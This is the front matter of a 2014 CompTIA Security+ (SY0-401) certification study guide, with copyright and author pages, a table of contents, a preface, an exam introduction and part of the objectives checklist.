

CompTIA Security+™ Certification Study Guide, Second Edition

(Exam SY0-401)

Glen E. Clarke

McGraw-Hill Education is an independent entity from CompTIA. This publication and CD-ROM may be used in assisting students to prepare for the CompTIA Security+™ exam. Neither CompTIA nor McGraw-Hill Education warrant that use of this publication and CD-ROM will ensure passing any exam. CompTIA and CompTIA Security+ are trademarks or registered trademarks of CompTIA in the United States and/or other countries. All other trademarks are trademarks of their respective owners.

New York Chicago San Francisco Athens
London Madrid Mexico City Milan
New Delhi Singapore Sydney Toronto

Cataloging-in-Publication Data is on file with the Library of Congress

McGraw-Hill Education books are available at special quantity discounts to use as premiums and sales promotions, or for use in corporate training programs. To contact a representative, please visit the Contact Us pages at www.mhprofessional.com.

CompTIA Security+™ Certification Study Guide, Second Edition (Exam SY0-401)

Copyright © 2014 by McGraw-Hill Education. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

All trademarks or copyrights mentioned herein are the possession of their respective owners and McGraw-Hill Education makes no claim of ownership by the mention of products that contain these marks.

1234567890 DOC DOC 10987654

ISBN: Book p/n 978-0-07-184125-2 and CD p/n 978-0-07-184126-9
of set 978-0-07-184128-3

MHID: Book p/n 0-07-184125-3 and CD p/n 0-07-184126-1
of set 0-07-184128-8

Sponsoring Editor
Stephanie Evans
Editorial Supervisor
Janet Walden
Project Manager
Vastavikta Sharma,
Cenveo® Publisher Services
Acquisitions Coordinator
Mary Demery

Technical Editor
Daniel Lachance
Copy Editor
Margaret Berson
Proofreader
Lisa McCoy
Indexer
Jack Lewis

Production Supervisor
James Kussow
Composition
Cenveo Publisher Services
Illustration
Cenveo Publisher Services
Art Director, Cover
Jeff Weeks

Information has been obtained by McGraw-Hill Education from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw-Hill Education, or others, McGraw-Hill Education does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

To my beautiful wife Tanya, for all her love and support.

ABOUT THE AUTHOR

Glen E. Clarke, CCNA, MCITP, MCT, CEH, CHFI, SCNP, CISSO, Security+, Network+, A+, is an independent trainer and consultant, focusing on network security and security auditing services. Glen spends most of his time delivering certified courses on Windows Server, SQL Server, Exchange Server, SharePoint, Visual Basic .NET, and ASP.NET. Glen also teaches a number of security-related courses covering topics such as ethical hacking and countermeasures, computer forensics and investigation, information systems security officer, vulnerability testing, firewall design, and packet analysis.

Glen is an experienced author and technical editor whose published work has been nominated for a Referenceware Excellence Award in 2003 and 2004. Glen has worked on a number of certification titles, including topics on A+ certification, Windows Server certification, Cisco's CCENT and CCNA certification, and Network+ and Security+ certification.

When he's not working, Glen loves to spend quality time with his wife, Tanya, and their four children, Sara, Brendon, Ashlyn, and Rebecca. He is an active member of the High Technology Crime Investigation Association (HTCIA). You can visit Glen online at www.gleneclarke.com, or contact him at glenclarke@accesswave.ca.

About the Technical Editor

Daniel Lachance, CompTIA Cloud Essentials, CompTIA A+, CompTIA Network+, CompTIA Security+, MCT, MCSA, MCITP, MCTS, is a technical trainer for Global Knowledge and has delivered classroom training for a wide variety of products for the past 19 years. He has developed custom applications and planned, implemented, troubleshot, and documented various network configurations. Daniel has worked as a technical editor on a number of certification titles, and authored *CompTIA Security+ Certification Practice Exams (Exam SY0-401)*.

CompTIA Approved Quality Content

CompTIA®

It Pays to Get Certified

In a digital world, digital literacy is an essential survival skill. Certification demonstrates that you have the knowledge and skill to solve technical or business problems in virtually any business environment. CompTIA certifications are highly valued credentials that qualify you for jobs, increased compensation, and promotion.



IT is Everywhere	IT Knowledge and Skills Get Jobs	Job Retention	New Opportunities	High Pay-High Growth Jobs
IT is mission critical to almost all organizations and its importance is increasing. • 79% of U.S. businesses report IT is either important or very important to the success of their company	Certifications verify your knowledge and skills that qualifies you for: • Jobs in the high growth IT career field • Increased compensation • Challenging assignments and promotions • 60% report that being certified is an employer or job requirement	Competence is noticed and valued in organizations. • Increased knowledge of new or complex technologies • Enhanced productivity • More insightful problem solving • Better project management and communication skills • 47% report being certified helped improve their problem solving skills	Certifications qualify you for new opportunities in your current job or when you want to change careers. • 31% report certification improved their career advancement opportunities	Hiring managers demand the strongest skill set. • There is a widening IT skills gap with over 300,000 jobs open • 88% report being certified enhanced their resume

CompTIA Security+ Certification Helps Your Career



- **Security is one of the highest demand job categories** growing in importance as the frequency and severity of security threats continue to be a major concern for organizations around the world.
- **Jobs for security administrators are expected to increase by 18 percent—** the skill set required for these types of jobs maps to the CompTIA Security+ certification.
- **Network Security Administrators** can earn as much as $106,000 per year.
  - **CompTIA Security+ is the first step** in starting your career as a Network Security Administrator or Systems Security Administrator.
- **More than 250,000** individuals worldwide are CompTIA Security+ certified.
- **CompTIA Security+ certification is regularly used in organizations** such as Hitachi Systems, Fuji, Xerox, HP, Dell, and a variety of major U.S. government contractors.
- **Approved by the U.S. Department of Defense (DoD)** as one of the required certification options in the DoD 8570.01-M directive, for Information Assurance Technical Level II and Management Level I job roles.

Steps to Getting Certified and Staying Certified

1. **Review the exam objectives.** Review the certification objectives to make sure you know what is covered in the exam: http://certification.comptia.org/examobjectives.aspx.
2. **Practice for the exam.** After you have studied for the certification exam, review and answer sample questions to get an idea of what types of questions might be on the exam: http://certification.comptia.org/samplequestions.aspx.
3. **Purchase an exam voucher.** You can purchase exam vouchers on the CompTIA Marketplace at www.comptiastore.com.
4. **Take the test!** Go to the Pearson VUE website, http://www.pearsonvue.com/comptia/, and schedule a time to take your exam.

5. **Stay Certified!** Effective January 1, 2011, new CompTIA Security+ certifications are valid for three years from the date of certification. There are a number of ways the certification can be renewed. For more information go to http://certification.comptia.org/ce.

For More Information

- **Visit CompTIA online** Go to http://certification.comptia.org/home.aspx to learn more about getting CompTIA certified.
- **Contact CompTIA** Please call 866-835-8020 and choose Option 2, or e-mail questions@comptia.org.
- **Connect with CompTIA** Find CompTIA on Facebook, LinkedIn, Twitter, and YouTube.

Content Seal of Quality

This courseware bears the seal of CompTIA Approved Quality Content. This seal signifies this content covers 100 percent of the exam objectives and implements important instructional design principles. CompTIA recommends multiple learning tools to help increase coverage of the learning objectives.



AUTHORIZED

CAQC Disclaimer

The logo of the CompTIA Approved Quality Content (CAQC) program and the status of this or other training material as "Approved" under the CompTIA Approved Quality Content program signifies that, in CompTIA's opinion, such training material covers the content of CompTIA's related certification exam.

The contents of this training material were created for the CompTIA Security+ exam covering CompTIA certification objectives that were current as of the date of publication.

CompTIA has not reviewed or approved the accuracy of the contents of this training material and specifically disclaims any warranties of merchantability or fitness for a particular purpose. CompTIA makes no guarantee concerning the success of persons using any such "Approved" or other training material in order to prepare for any CompTIA certification exam.

This page is intentionally left blank to match the printed book.

CONTENTS AT A GLANCE

1	Networking Basics and Terminology	1
2	Introduction to Security Terminology	65
3	Security Policies and Standards	97
4	Types of Attacks	133
5	System Security Threats	181
6	Mitigating Security Threats	219
7	Implementing System Security	271
8	Securing the Network Infrastructure	331
9	Wireless Networking and Security	379
10	Authentication	433
11	Access Control	457
12	Introduction to Cryptography	493
13	Managing a Public Key Infrastructure	533
14	Physical Security	569
15	Risk Analysis	599
16	Disaster Recovery and Business Continuity	625
17	Introduction to Computer Forensics	667
18	Security Assessments and Audits	709

19 Understanding Monitoring and Auditing 763

A About the CD-ROM 801

Index 805

CONTENTS

Acknowledgments ..... *xxiii*
Preface ..... *xxv*
Introduction ..... *xxix*

1 Networking Basics and Terminology 1

Understanding Network Devices and Cabling 2
Looking at Network Devices 2
Understanding Network Cabling 10
Exercise 1-1: Reviewing Networking Components 18
Understanding TCP/IP 19
Reviewing IP Addressing 19
Exercise 1-2: Understanding Valid Addresses 24
Understanding TCP/IP Protocols 25
Exercise 1-3: Viewing Protocol Information with Network Monitor 36
Application Layer Protocols 42
A Review of IPv6 48
Exercise 1-4: Identifying Protocols in TCP/IP 51
Network Security Best Practices 51
Device Usage 52
Cable and Protocol Usage 53
✓ Two-Minute Drill 56
Q&A Self Test 58
Self Test Answers 61

2 Introduction to Security Terminology 65

Goals of Information Security 66
Confidentiality 66
Integrity 69
Availability 71

Accountability 72
Exercise 2-1: CIA Scenarios 73
Understanding Authentication and Authorization 74
Identification and Authentication 74
Authorization 76
Understanding Security Principles and Terminology 77
Types of Security 77
Least Privilege, Separation of Duties, and Rotation of Duties 79
Concept of Need to Know 80
Layered Security and Diversity of Defense 81
Due Care, Due Diligence 81
Vulnerability and Exploit 82
Looking at Security Roles 82
System and Data Owner 83
Custodian 83
User 83
Security Officer 83
Exercise 2-2: Security Terminology 84
✓ Two-Minute Drill 86
Q&A Self Test 89
Self Test Answers 93

3 Security Policies and Standards 97

Introduction to Security Policies 98
Structure of a Policy 99
Identifying Types of Policies 100
Understanding Regulations and Standards 101
Looking at Security Policies 103
Policies Affecting Users 103
Policies Affecting Administrators 105
Exercise 3-1: Reviewing a Security Policy 106
Policies Affecting Management 107
Other Popular Policies 109
Human Resource Policies 110
Hiring Policy 110
Termination Policy 111
Mandatory Vacations 112

Security-Related HR Policies 112
Exercise 3-2: Creating a Security Policy 113
User Education and Awareness 114
General Training and Role-Based Training 114
User Habits 116
New Threats and Security Trends 118
Use of Social Network and P2P 118
Training Metrics and Follow Up 119
Exercise 3-3: Designing a Training Program 119
✓ Two-Minute Drill 122
Q&A Self Test 124
Self Test Answers 128

4 Types of Attacks 133

Understanding Social Engineering 134
Social Engineering Overview 134
Popular Social Engineering Attacks 134
Reasons for Effectiveness 139
Preventing Social Engineering Attacks 139
Identifying Network Attacks 140
Popular Network Attacks 140
Exercise 4-1: DNS Poisoning by Modifying the Hosts File 148
Exercise 4-2: Performing a Port Scan 151
Other Network Attacks 152
Preventing Network Attacks 153
Looking at Password Attacks 154
Types of Password Attacks 154
Exercise 4-3: Password Cracking with LC4 156
Birthday Attacks and Rainbow Tables 158
Preventing Password Attacks 158
Understanding Application Attacks 160
Popular Application Attacks 160
Exercise 4-4: SQL Injection Attacks 162
Exercise 4-5: Exploiting an IIS Web Server with Folder Traversal 165
Other Application Attacks 166
Preventing Application Attacks 168

✓ Two-Minute Drill 170
Q&A Self Test 172
Self Test Answers 176

5 System Security Threats 181

Identifying Physical Threats 182
Snooping 182
Theft and Loss of Assets 183
Human Error 184
Sabotage 185
Looking at Malicious Software 185
Privilege Escalation 185
Viruses 186
Exercise 5-1: Looking at the NetBus Trojan Virus 188
Other Malicious Software 194
Protecting Against Malicious Software 199
Threats Against Hardware 200
BIOS Settings 200
USB Devices 201
Cell Phones 202
Exercise 5-2: Exploiting a Bluetooth Device 203
Removable Storage 206
Network Attached Storage 206
PBX 208
✓ Two-Minute Drill 211
Q&A Self Test 213
Self Test Answers 216

6 Mitigating Security Threats 219

Understanding Operating System Hardening 220
Uninstall Unnecessary Software 221
Disable Unnecessary Services 224
Exercise 6-1: Disabling the Messenger Service 226
Protect Management Interfaces and Applications 227
Disable Unnecessary Accounts 228
Patch System 229
Password Protection 230

System Hardening Procedures 231
Network Security Hardening 231
Exercise 6-2: Hardening a Network Switch 234
Tools for System Hardening 236
Exercise 6-3: Creating a Security Template 240
Security Posture and Reporting 245
Establishing Application Security 247
Secure Coding Concepts 247
Application Hardening 249
Server Hardening Best Practices 252
All Servers 252
HTTP Servers 252
DNS Servers 253
Exercise 6-4: Limiting DNS Zone Transfers 254
DHCP Servers 255
SMTP Servers and FTP Servers 256
Mitigate Risks in Static Environments 256
✓ Two-Minute Drill 260
Q&A Self Test 262
Self Test Answers 266

7 Implementing System Security 271

Implementing Personal Firewalls and HIDS 272
Personal Firewalls 272
Exercise 7-1: Configuring TCP Wrappers in Linux 282
Host-Based IDS 283
Protecting Against Malware 284
Patch Management 284
Using Antivirus and Anti-spam Software 290
Spyware and Adware 295
Phish Filters and Pop-up Blockers 296
Exercise 7-2: Manually Testing a Web Site for Phishing ... 299
Practicing Good Habits 299
Device Security and Data Security 300
Hardware Security 300
Mobile Devices 300
Data Security 303
Exercise 7-3: Configuring Permissions in Windows 8 306

Application Security and BYOD Concerns 314
Host-Based Security 317
Understanding Virtualization and Cloud Computing 319
Virtualization and Security 319
Cloud Computing Issues 321
✓ Two-Minute Drill 324
Q&A Self Test 325
Self Test Answers 328

8 Securing the Network Infrastructure 331

Understanding Firewalls 332
Firewalls 332
Using IPTables as a Firewall 337
Exercise 8-1: Configuring IPTables in Linux 338
Using Firewall Features on a Home Router 340
Proxy Servers 345
Other Security Devices and Technologies 346
Using Intrusion Detection Systems 348
IDS Overview 348
Exercise 8-2: Using Snort—A Network-Based IDS 352
Honeypots and Honeynets 356
Protocol Analyzers 357
Network Design and Administration Principles 358
Subnetting and VLANs 358
Network Address Translation (NAT) 360
Network Access Control (NAC) 362
Network Administration Principles 363
Securing Devices 365
✓ Two-Minute Drill 368
Q&A Self Test 370
Self Test Answers 374

9 Wireless Networking and Security 379

Understanding Wireless Networking 380
Standards 381
Channels 383
Antenna Types 384
Authentication and Encryption 385

Securing a Wireless Network 387
Security Best Practices 388
Vulnerabilities with Wireless Networks 394
Exercise 9-1: Cracking WEP with BackTrack 398
Perform a Site Survey 405
Configuring a Wireless Network 406
Configuring the Access Point 406
Configuring the Client 415
Infrared and Bluetooth 419
Infrared 419
Bluetooth 420
Near Field Communication 421
✓ Two-Minute Drill 422
Q&A Self Test 424
Self Test Answers 429

10 Authentication 433

Identifying Authentication Models 434
Authentication Terminology 434
Authentication Factors 435
Single Sign-on 437
Authentication Protocols 439
Windows Authentication Protocols 439
Remote Access Authentication 440
Authentication Services 442
Implementing Authentication 445
User Accounts 445
Tokens 446
Looking at Biometrics 447
Smartcard 448
✓ Two-Minute Drill 451
Q&A Self Test 452
Self Test Answers 455

11 Access Control 457

Introducing Access Control 458
Types of Security Controls 458
Implicit Deny 460
Review of Security Principles 461

Access Control Models 462
Discretionary Access Control 462
Mandatory Access Control 464
Role-Based Access Control 466
Exercise 11-1: Assigning a User the sysadmin Role 467
Rule-Based Access Control 468
Implementing Access Control 469
Using Security Groups 469
Exercise 11-2: Configuring Security Groups and Assigning Permissions 470
Rights and Privileges 471
Exercise 11-3: Modifying User Rights on a Windows System 472
Securing Files and Printers 474
Access Control Lists (ACLs) 475
Group Policies 477
Exercise 11-4: Configuring Password Policies via Group Policies 479
Account Restrictions 480
Account Policy Enforcement 483
Monitoring Account Access 484
✓ Two-Minute Drill 486
Q&A Self Test 487
Self Test Answers 490

12 Introduction to Cryptography 493

Introduction to Cryptography Services 494
Understanding Cryptography 494
Algorithms and Keys 497
Exercise 12-1: Encrypting Data with the Caesar Cipher ... 498
Other Cryptography Terms 503
Symmetric Encryption 505
Symmetric Encryption Concepts 506
Symmetric Encryption Algorithms 507
Exercise 12-2: Encrypting Data with the AES Algorithm 508
Asymmetric Encryption 509
Asymmetric Encryption Concepts 509
Asymmetric Encryption Algorithms 512

Quantum Cryptography 513
In-Band vs. Out-of-Band Key Exchange 513
Understanding Hashing 513
Hashing Concepts 514
Hashing Algorithms 514
Exercise 12-3: Generating Hashes to Verify Integrity 516
Identifying Encryption Uses 518
Encrypting Data 518
Encrypting Communication 519
Understanding Steganography 523
✓ Two-Minute Drill 525
Q&A Self Test 527
Self Test Answers 530

13 Managing a Public Key Infrastructure 533

Introduction to Public Key Infrastructure 534
Understanding PKI Terminology 534
Certificate Authority and Registration Authority 537
Repository 539
Managing a Public Key Infrastructure 539
Certificate Life Cycle 539
Certificate Revocation Lists and OSCP 540
Other PKI Terms 541
Implementing a Public Key Infrastructure 543
How SSL Works 544
How Digital Signatures Work 544
Creating a PKI 545
Exercise 13-1: Installing a Certificate Authority 546
Exercise 13-2: SSL-Enabling a Web Site 551
Managing a PKI 558
✓ Two-Minute Drill 562
Q&A Self Test 563
Self Test Answers 566

14 Physical Security 569

Choosing a Business Location 571
Facility Concerns 571
Lighting and Windows 571

Doors, Windows, and Walls 572
Safety Concerns 573
Physical Access Controls 574
Exercise 14-1: Erasing the Administrator Password with a Live CD 575
Fencing and Guards 578
Hardware Locks 580
Access Systems 581
Other Security Controls 583
Physical Access Lists and Logs 583
Video Surveillance 584
Implementing Environmental Controls 586
Understanding HVAC 586
Shielding 587
Fire Suppression 587
✓ Two-Minute Drill 590
Q&A Self Test 591
Self Test Answers 595

15 Risk Analysis 599

Introduction to Risk Analysis 600
Risk Analysis Overview 600
Risk Analysis Process 601
Risk with Cloud Computing and Third Parties 605
Types of Risk Analysis 608
Qualitative 608
Exercise 15-1: Performing a Qualitative Risk Analysis 611
Quantitative 611
Exercise 15-2: Performing a Quantitative Risk Analysis 613
Risk Mitigation Strategies 614
Exercise 15-3: Identifying Mitigation Techniques 616
✓ Two-Minute Drill 618
Q&A Self Test 619
Self Test Answers 622

16 Disaster Recovery and Business Continuity 625

Introduction to Disaster Recovery and Business Continuity 626
Introduction to Business Continuity 626
Understanding Disaster Recovery 630

Backing Up and Restoring Data 634
Security Considerations with Tapes 634
Full, Incremental, and Differential Backups 635
Scheduling Backups 638
Backup Plan Example 638
Exercise 16-1: Backing Up and Restoring Data on a Windows Server 639
Implementing Fault Tolerance 643
RAID 0 644
RAID 1 647
RAID 5 650
Understanding High Availability 652
Clustering Services 653
Network Load Balancing 654
Redundant Hardware 655
✓ Two-Minute Drill 657
Q&A Self Test 659
Self Test Answers 663

17 Introduction to Computer Forensics 667

Working with Evidence 668
Types of Evidence 669
Collecting Evidence 669
Collecting Digital Evidence 673
Understanding the Process 673
Where to Find Evidence 679
Tools Used 680
Exercise 17-1: Using ProDiscover for Forensics Analysis 685
Exercise 17-2: Performing Cell Phone Forensics 691
Exercise 17-3: Looking at EXIF Metadata 696
Looking at Incident Response 697
Incident Response Team 697
First Responders 698
Damage and Loss Control 698
✓ Two-Minute Drill 702
Q&A Self Test 703
Self Test Answers 706

18 Security Assessments and Audits 709

Understanding Types of Assessments 710
Assessment Types 710
Assessment Techniques 721
Performing a Security Assessment 723
Performing a Penetration Test 724
Exercise 18-1: Profiling an Organization 726
Exercise 18-2: Using a Port Scanner 737
Performing a Vulnerability Assessment 743
Exercise 18-3: Performing a Vulnerability Scan with LANguard 747
✓ Two-Minute Drill 754
Q&A Self Test 756
Self Test Answers 760

19 Understanding Monitoring and Auditing 763

Introduction to Monitoring 764
Monitoring Tools 766
Useful System Commands 766
Performance Monitor 770
Protocol Analyzer and Sniffer 773
Exercise 19-1: Monitoring Network Traffic with Network Monitor 773
Implementing Logging and Auditing 777
Understanding Auditing 777
Exercise 19-2: Implementing Auditing in Windows 783
Understanding Logging 784
Exercise 19-3: Configuring Logging in IIS 785
Exercise 19-4: Configuring the Windows Firewall 788
Popular Areas to Audit 790
✓ Two-Minute Drill 794
Q&A Self Test 795
Self Test Answers 798

A About the CD-ROM 801

Index 805

ACKNOWLEDGMENTS

I would like to thank the wonderful people at McGraw-Hill for all the time and hard work they put into the creation of this book. A special thanks goes to Editor Stephanie Evans for giving me the opportunity to do another edition of the book, and for all her patience and support while I worked through the chapters. Thank you to Acquisitions Coordinator Mary Demery, for her extreme patience and motivating e-mails, and her ability to keep me focused! It was a pleasure to work with you, and I look forward to working with you again! Thank you to close friend Dan Lachance, for great feedback and encouraging ideas as the technical editor. Dan has helped me stay on track with the exam objectives! A needed thank you goes to copy editor Margaret Berson for helping me find more direct explanations and wording, and to Vastavikta Sharma for amazing work in the production of the book.

A special thank you to my wife, Tanya, who has been extremely supportive and loving through the many hours of writing this book. I would also like to thank my four children, Sara, Brendon, Ashlyn, and Rebecca, for helping Daddy enjoy the simple things—playing hockey, skating on the rink, and chilling out during movie night! I love the time I spend with all four of you!

This page is intentionally left blank to match the printed book.

PREFACE

Security is a critical part of information systems, and the need for IT professionals who are proficient in configuring systems in a secure manner and are able to assess security is on the rise. The *CompTIA Security+ Certification Study Guide, Second Edition* is a comprehensive book that is designed to help you prepare for the Security+ exam (SY0-401), but also serves as a practical reference you can use after obtaining your certification.

The objective of this study guide is to prepare you for the Security+ exam (SY0-401) by familiarizing you with the technology or body of knowledge tested on the exam. Because the primary focus of the book is to help you pass the test, we don't always cover every aspect of the related technology. Some aspects of the technology are only covered to the extent necessary to help you understand what you need to know to pass the exam, but we hope this book will serve as a valuable professional resource after your exam.

In This Book

This book is organized in such a way as to serve as an in-depth review for the CompTIA Security+ certification (SY0-401) exam for both experienced security professionals and newcomers to the field of information system security. Each chapter covers a major aspect of the exam, with an emphasis on the "why" as well as the "how to" with regard to helping organizations understand critical security technologies that should be implemented in their environment. This book also helps you understand how to assess and recommend ways of improving security within a company.

Pre-Assessment Test

This book features a pre-assessment "pen and paper" test on the CD-ROM. The pre-assessment test will gauge your areas of strength and weakness and allow you to tailor your studies based on your needs. We recommend you take this pre-assessment test before starting Chapter 1.

On the CD-ROM

For more information on the CD-ROM, please see the "About the CD-ROM" appendix.

Exam Readiness Checklist

At the end of the Introduction you will find an Exam Readiness Checklist. This table has been constructed to allow you to cross-reference the official exam objectives with the objectives as they are presented and covered in this book. The checklist also allows you to gauge your level of expertise on each objective at the outset of your studies. This should allow you to check your progress and make sure you spend the time you need on more difficult or unfamiliar sections. References have been provided for each objective exactly as the vendor presents it, and the chapter number of the study guide that covers that objective.

In Every Chapter

We've created a set of chapter components that call your attention to important items, reinforce important points, and provide helpful exam-taking hints. Take a look at what you'll find in every chapter:

- Every chapter begins with **Certification Objectives—**what you need to know in order to pass the section on the exam dealing with the chapter topic. The Objective headings identify the objectives within the chapter, so you'll always know an objective when you see it!
- **Exam Watch** notes call attention to information about, and potential pitfalls in, the exam. These helpful hints are written by authors who have taken the exams and received their certification—who better to tell you what to worry about? They know what you're about to go through!
- **Step-by-Step Exercises** are interspersed throughout the chapters. These are typically designed as hands-on exercises that allow you to get a feel for the real-world experience you need in order to pass the exams. They help you master skills that are likely to be an area of focus on the exam. Don't just read through the exercises; they are hands-on practice that you should be comfortable completing. Learning by doing is an effective way to increase your competency with a product.

- **On the Job** notes describe the issues that come up most often in real-world settings. They provide a valuable perspective on certification- and product-related topics. They point out common mistakes and address questions that have arisen from on-the-job discussions and experience.
- **Inside the Exam** sidebars highlight some of the most common and confusing problems that students encounter when taking a live exam. Designed to anticipate what the exam will emphasize, getting inside the exam will help ensure that you know what you need to know to pass the exam. You can get a leg up on how to respond to those difficult-to-understand questions by focusing extra attention on these sidebars.
- The **Certification Summary** is a succinct review of the chapter and a restatement of salient points regarding the exam.
- The **Two-Minute Drill** at the end of every chapter is a checklist of the main points of the chapter. It can be used for last-minute review.
- The **Self Test** offers questions similar to those found on the certification exams. The answers to these questions, as well as explanations of the answers, can be found at the end of each chapter. By taking the Self Test after completing each chapter, you'll reinforce what you've learned from that chapter while becoming familiar with the structure of the exam questions.

Some Pointers

Once you've finished reading this book, set aside some time to do a thorough review. You might want to return to the book several times and make use of all the methods it offers for reviewing the material:

1. *Re-read all the Two-Minute Drills*, or have someone quiz you. You also can use the drills as a way to do a quick cram before the exam. You might want to make some flash cards out of 3×5 index cards that have the Two-Minute Drill material on them.
2. *Re-read all the Exam Watch notes and Inside the Exam elements*. Remember that these notes are written by authors who have taken the exam and passed. They know what you should expect—and what you should be on the lookout for.

3. *Re-take the Self Tests*. Taking the tests right after you've read the chapter is a good idea because the questions help reinforce what you've just learned. However, it's an even better idea to go back later and do all the questions in the book in one sitting. Pretend that you're taking the live exam. When you go through the questions the first time, you should mark your answers on a separate piece of paper. That way, you can run through the questions as many times as you need to until you feel comfortable with the material.
4. *Complete the Exercises*. Did you do the exercises when you read through each chapter? If not, do them! These exercises are designed to cover exam topics, and there's no better way to get to know this material than by practicing. Be sure you understand why you are performing each step in each exercise. If there is something you are not clear on, re-read that section in the chapter.

INTRODUCTION

The CompTIA Security+ certification exam is a fast-growing certification that covers different aspects of security including physical security, cryptography, operational security, and network security, topics. The certification is a well-rounded certification that will test your technical knowledge of security concepts and administrative knowledge of security.

The purpose of this introduction is to inform you on how to go about taking the Security+ certification exam and what you can expect to see on the exam itself as far as the types of questions. We will begin by looking at the purpose, focus, and structure of certification tests, and we will examine the effect these factors have on the kinds of questions you will face on your certification exams. We will define the structure of examination questions and investigate some common formats. Next, we will present a strategy for answering these questions. Finally, we will give some specific guidelines on what you should do on the day of your test.

The Value of Security+ Certification

One of the hottest topics in the IT industry today is security, and the CompTIA Security+ certification is a great way to show that you have sound knowledge of security and security principles. The CompTIA Security+ certification is a vendor-neutral certification that covers popular topics such as firewalls, security policies, intrusion detection systems, and security assessments, to name a few in-demand skills. Obtaining the Security+ certification is a great way to show potential employers that you have the skills needed to help create a secure environment for their business.

Candidates who pass the Security+ exam prove that they have knowledge of many aspects of security. The following are the categories of security that the Security+ exam tests you on:

- Network security
- Compliance and operational security
- Threats and vulnerabilities

- Application, data, and host security
- Access control and identity management
- Cryptography

Test Structure and Specifications

The Security+ exam (SY0-401) is made up of a maximum of 90 questions, and you have 90 minutes to complete the exam. The passing score of the exam is 750 on a scale from 100 to 900.

After passing the Security+ exam, you are certified for three years from the date you passed it. After three years, you are required to take the current version of the exam to maintain your certification.

The following is a listing of the security domains that the Security+ certification exam will test you on. Each category is shown with a percentage, which indicates how many questions on the exam will cover that domain:

1.0 Network Security	20%
2.0 Compliance and Operational Security	18%
3.0 Threats and Vulnerabilities	20%
4.0 Application, Data, and Host Security	15%
5.0 Access Control and Identity Management	15%
6.0 Cryptography	12%

For more information on the Security+ certification exam, visit www.comptia.org.

Scheduling the Exam

When you are ready to take the Security+ exam, you can schedule it through Pearson VUE, which is a certification test provider. You can also schedule the exam with VUE at www.vue.com/comptia or by calling 1-877-551-7587 (for the United States and Canada). The following are the details for your exam:

- **Exam Title** CompTIA Security+ Certification
- **Exam Number** SY0-401
- **Time Allowed** 90 minutes
- **Number of Questions** Maximum of 90
- **Passing Score** 750 (on a scale from 100 to 900)

The exam you are to schedule is exam SY0-401 (the 2014 Security+ certification exam). Be sure to follow some of these common practices after scheduling your exam to help you prepare for test day:

- **Review** A few nights before taking the exam, I recommend flipping through the chapters of this book and re-reading the Exam Watch icons and the Two-Minute Drill at the end of each chapter.
- **Feed your mind** Be sure to get a good night's sleep the night before the exam and have a good breakfast. You want to make sure you are mentally and physically prepared for the exam.
- **Arrive early** It is recommended that you arrive 15 minutes early for the exam to be sure you are prepared.
- **Read all choices** When answering a question, read all choices and then select your answer.

Question Types

Computerized test questions can be presented in a number of ways. Some of the possible formats for questions are listed in the following sections, and you may find any of the following types of questions on your Security+ certification exam.

True/False We are all familiar with True/False questions, but because of the inherent 50 percent chance of choosing the correct answer, you will most likely not see True/False questions on your Security+ certification exam.

Multiple Choice The majority of Security+ certification questions are in the multiple-choice format, with either a single correct answer or multiple correct answers that need to be selected. One interesting variation on multiple-choice questions with multiple correct answers is whether or not the candidate is told how many answers are correct—you might be told to select all that apply.

Performance-Based The new Security+ exam will have a number of performance-based questions, which are designed to verify your understanding of a topic. With performance-based questions, you may be asked to label items in a diagram, drag boxes of terms onto the correct definition, and even identify key elements in a figure.

Free Response Another kind of question you sometimes see on certification examinations requires a *free response* or type-in answer. This type of question might present a TCP/IP network scenario and ask the candidate to calculate and enter the correct subnet mask in dotted decimal notation. However, the CompTIA Security+ exam most likely will not contain any free response questions.

Good luck with your studies. I hope you enjoy reading the *CompTIA Security +™ Certification Study Guide, Second Edition*. Best of luck on the Security+ exam!

Exam SY0-401

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
1.0 Network Security				
1.1 Implement security configuration parameters on network devices and other technologies.				
Firewalls	8			
Routers	1			
Switches	1			
Load balancers	1			
Proxies	8			
Web security gateways	8			
VPN concentrators	8			
NIDS and NIPS	8			
Behavior-based	8			
Signature-based	8			
Anomaly-based	8			
Heuristic	8			
Protocol analyzers	8			
Spam filter	7			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
All-in-one security appliances	7			
URL filter	7			
Content inspection	7			
Malware inspection	7			
Web application firewall vs. network firewall	8			
Application-aware devices	8			
Firewalls	8			
IPS	8			
IDS	8			
Proxies	8			
1.2 Given a scenario, use secure network administration principles.				
Rule-based management	8			
Firewall rules	8			
VLAN management	8			
Secure router configuration	8			
Access control lists	8			
Port security	8			
802.1x	8			
Flood guards	8			
Loop protection	8			
Implicit deny	8			
Network separation	8			
Log analysis	8			
Unified Threat Management	8			
1.3 Explain network design elements and components.				
DMZ	8			
Subnetting	8			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
VLAN	1,8			
NAT	8			
Remote access	10			
Telephony	10			
NAC	8			
Virtualization	7			
Cloud computing	7			
Platform as a Service	7			
Software as a Service	7			
Infrastructure as a Service	7			
Private	7			
Public	7			
Hybrid	7			
Community	7			
Layered security/Defense in depth	8			
1.4 Given a scenario, implement common protocols and services.				
Protocols				
IPSec	12			
SNMP	1			
SSH	12			
DNS	1			
TLS	12			
SSL	12			
TCP/IP	1			
FTPS	12			
HTTPS	12			
SCP	12			
ICMP	1			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
IPv4	1			
IPv6	1			
iSCSI	1			
Fibre Channel	1			
FCoE	1			
FTP	1			
SFTP	12			
TFTP	1			
Telnet	1			
HTTP	1			
NetBIOS	1			
Ports				
21	1			
22	1			
25	1			
53	1			
80	1			
110	1			
139	1			
143	1			
443	1			
3389	1			
OSI relevance	1			
1.5 Given a scenario, troubleshoot security issues related to wireless networking.				
WPA	9			
WPA2	9			
WEP	9			
EAP	9			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
PEAP	9			
LEAP	9			
MAC filter	9			
Disable SSID broadcast	9			
TKIP	9			
CCMP	9			
Antenna placement	9			
Power level controls	9			
Captive portals	9			
Antenna types	9			
Site surveys	9			
VPN (over open wireless)	9			
